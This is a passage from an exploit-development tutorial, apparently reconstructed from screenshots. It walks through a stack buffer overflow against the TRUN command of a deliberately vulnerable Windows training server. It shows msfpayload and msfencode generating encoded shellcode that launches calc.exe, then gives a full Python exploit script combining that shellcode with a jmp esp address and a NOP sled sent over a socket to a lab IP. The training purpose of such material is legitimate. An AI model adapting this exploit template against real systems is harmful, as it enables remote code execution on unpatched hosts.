
```
00400000 00001000 vulnserv     PE header    Map  R
                                            Priv RW
                                            Imag R
```

**Now generate shellcode using msfpayload**




```
root@kali:~# msfpayload windows/exec cmd=calc.exe R | msfencode -b '\x00' -t py
[*] x86/shikata_ga_nai succeeded with size 227 (iteration=1)

buf =  ""
buf += "\xba\xdf\xf1\x32\xa9\xdb\xc1\xd9\x74\x24\xf4\x5e\x33"
buf += "\xc9\xb1\x33\x31\x56\x12\x03\x56\x12\x83\x19\xf5\xd0"
buf += "\x5c\x59\x1e\x9d\x9f\xa1\xdf\xfe\x16\x44\xee\x2c\x4c"
buf += "\x0d\x43\xe1\x06\x43\x68\x8a\x4b\x77\xfb\xfe\x43\x78"
buf += "\x4c\xb4\xb5\xb7\x4d\x78\x7a\x1b\x8d\x1a\x06\x61\xc2"
buf += "\xfc\x37\xaa\x17\xfc\x70\xd6\xd8\xac\x29\x9d\x4b\x41"
buf += "\x5d\xe3\x57\x60\xb1\x68\xe7\x1a\xb4\xae\x9c\x90\xb7"
buf += "\xfe\x0d\xae\xf0\xe6\x26\xe8\x20\x17\xea\xea\x1d\x5e"
buf += "\x87\xd9\xd6\x61\x41\x10\x16\x50\xad\xff\x29\x5d\x20"
buf += "\x01\x6d\x59\xdb\x74\x85\x9a\x66\x8f\x5e\xe1\xbc\x1a"
buf += "\x43\x41\x36\xbc\xa7\x70\x9b\x5b\x23\x7e\x50\x2f\x6b"
buf += "\x62\x67\xfc\x07\x9e\xec\x03\xc8\x17\xb6\x27\xcc\x7c"
buf += "\x6c\x49\x55\xd8\xc3\x76\x85\x84\xbc\xd2\xcd\x26\xa8"
buf += "\x65\x8c\x2c\x2f\xe7\xaa\x09\x2f\xf7\xb4\x39\x58\xc6"
buf += "\x3f\xd6\x1f\xd7\x95\x93\xd0\x9d\xb4\xb5\x78\x78\x2d"
buf += "\x84\xe4\x7b\x9b\xca\x10\xf8\x2e\xb2\xe6\xe0\x5a\xb7"
buf += "\xa3\xa6\xb7\xc5\xbc\x42\xb8\x7a\xbc\x46\xdb\x1d\x2e"
buf += "\x0a\x32\xb8\xd6\xa9\x4a"
root@kali:~#
```

**Copy the shellcode in the exploit code. Notice I added 20 NOPS since the encoded payload needs some space to decode.**




```
root@kali: ~
  GNU nano 2.2.6                   File: fuzz.py                                Modified

#!/usr/bin/python
import socket

# jmp_esp address = 62 50 11 AF
jmp_esp="\xAF\x11\x50\x62"
buffer="A"*2003

nop="\x90"*20
# NOP used to provide space for decoding the encoded shellcode

buf =  ""
buf += "\xba\xdf\xf1\x32\xa9\xdb\xc1\xd9\x74\x24\xf4\x5e\x33\xc9\xb1\x33\x31\x56\x12\x03\x56\x12\x83\x19\xf5\xd0"
buf += "\x5c\x59\x1e\x9d\x9f\xa1\xdf\xfe\x16\x44\xee\x2c\x4c\x0d\x43\xe1\x06\x43\x68\x8a\x4b\x77\xfb\xfe\x43\x78"
buf += "\x4c\xb4\xb5\xb7\x4d\x78\x7a\x1b\x8d\x1a\x06\x61\xc2\xfc\x37\xaa\x17\xfc\x70\xd6\xd8\xac\x29\x9d\x4b\x41"
buf += "\x5d\xe3\x57\x60\xb1\x68\xe7\x1a\xb4\xae\x9c\x90\xb7\xfe\x0d\xae\xf0\xe6\x26\xe8\x20\x17\xea\xea\x1d\x5e"
buf += "\x87\xd9\xd6\x61\x41\x10\x16\x50\xad\xff\x29\x5d\x20\x01\x6d\x59\xdb\x74\x85\x9a\x66\x8f\x5e\xe1\xbc\x1a"
buf += "\x43\x41\x36\xbc\xa7\x70\x9b\x5b\x23\x7e\x50\x2f\x6b\x62\x67\xfc\x07\x9e\xec\x03\xc8\x17\xb6\x27\xcc\x7c"
buf += "\x6c\x49\x55\xd8\xc3\x76\x85\x84\xbc\xd2\xcd\x26\xa8\x65\x8c\x2c\x2f\xe7\xaa\x09\x2f\xf7\xb4\x39\x58\xc6"
buf += "\x3f\xd6\x1f\xd7\x95\x93\xd0\x9d\xb4\xb5\x78\x78\x2d\x84\xe4\x7b\x9b\xca\x10\xf8\x2e\xb2\xe6\xe0\x5a\xb7"
buf += "\xa3\xa6\xb7\xc5\xbc\x42\xb8\x7a\xbc\x46\xdb\x1d\x2e"
buf += "\x0a\x32\xb8\xd6\xa9\x4a"


print "Sending Evil Buffer"
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.91.133',9999))
s.recv(1024)
s.send("TRUN /.:/" +buffer+jmp_esp+nop+buf+ "\r\n")
s.close()


^G Get Help     ^O WriteOut     ^R Read File    ^Y Prev Page    ^K Cut Text     ^C Cur Pos
^X Exit         ^J Justify      ^W Where Is     ^V Next Page    ^U UnCut Text   ^T To Spell
```

**Send exploit code again.**



```
root@kali: ~
root@kali:~# nano fuzz.py
root@kali:~# ./fuzz.py
Send Evil Buffer
root@kali:~# 
```

**So finally we have successfully executed calc.exe**



```
root@kali:~# nano fuzz.py
root@kali:~# ./fuzz.py
Sending Evil Buffer
root@kali:~# 
```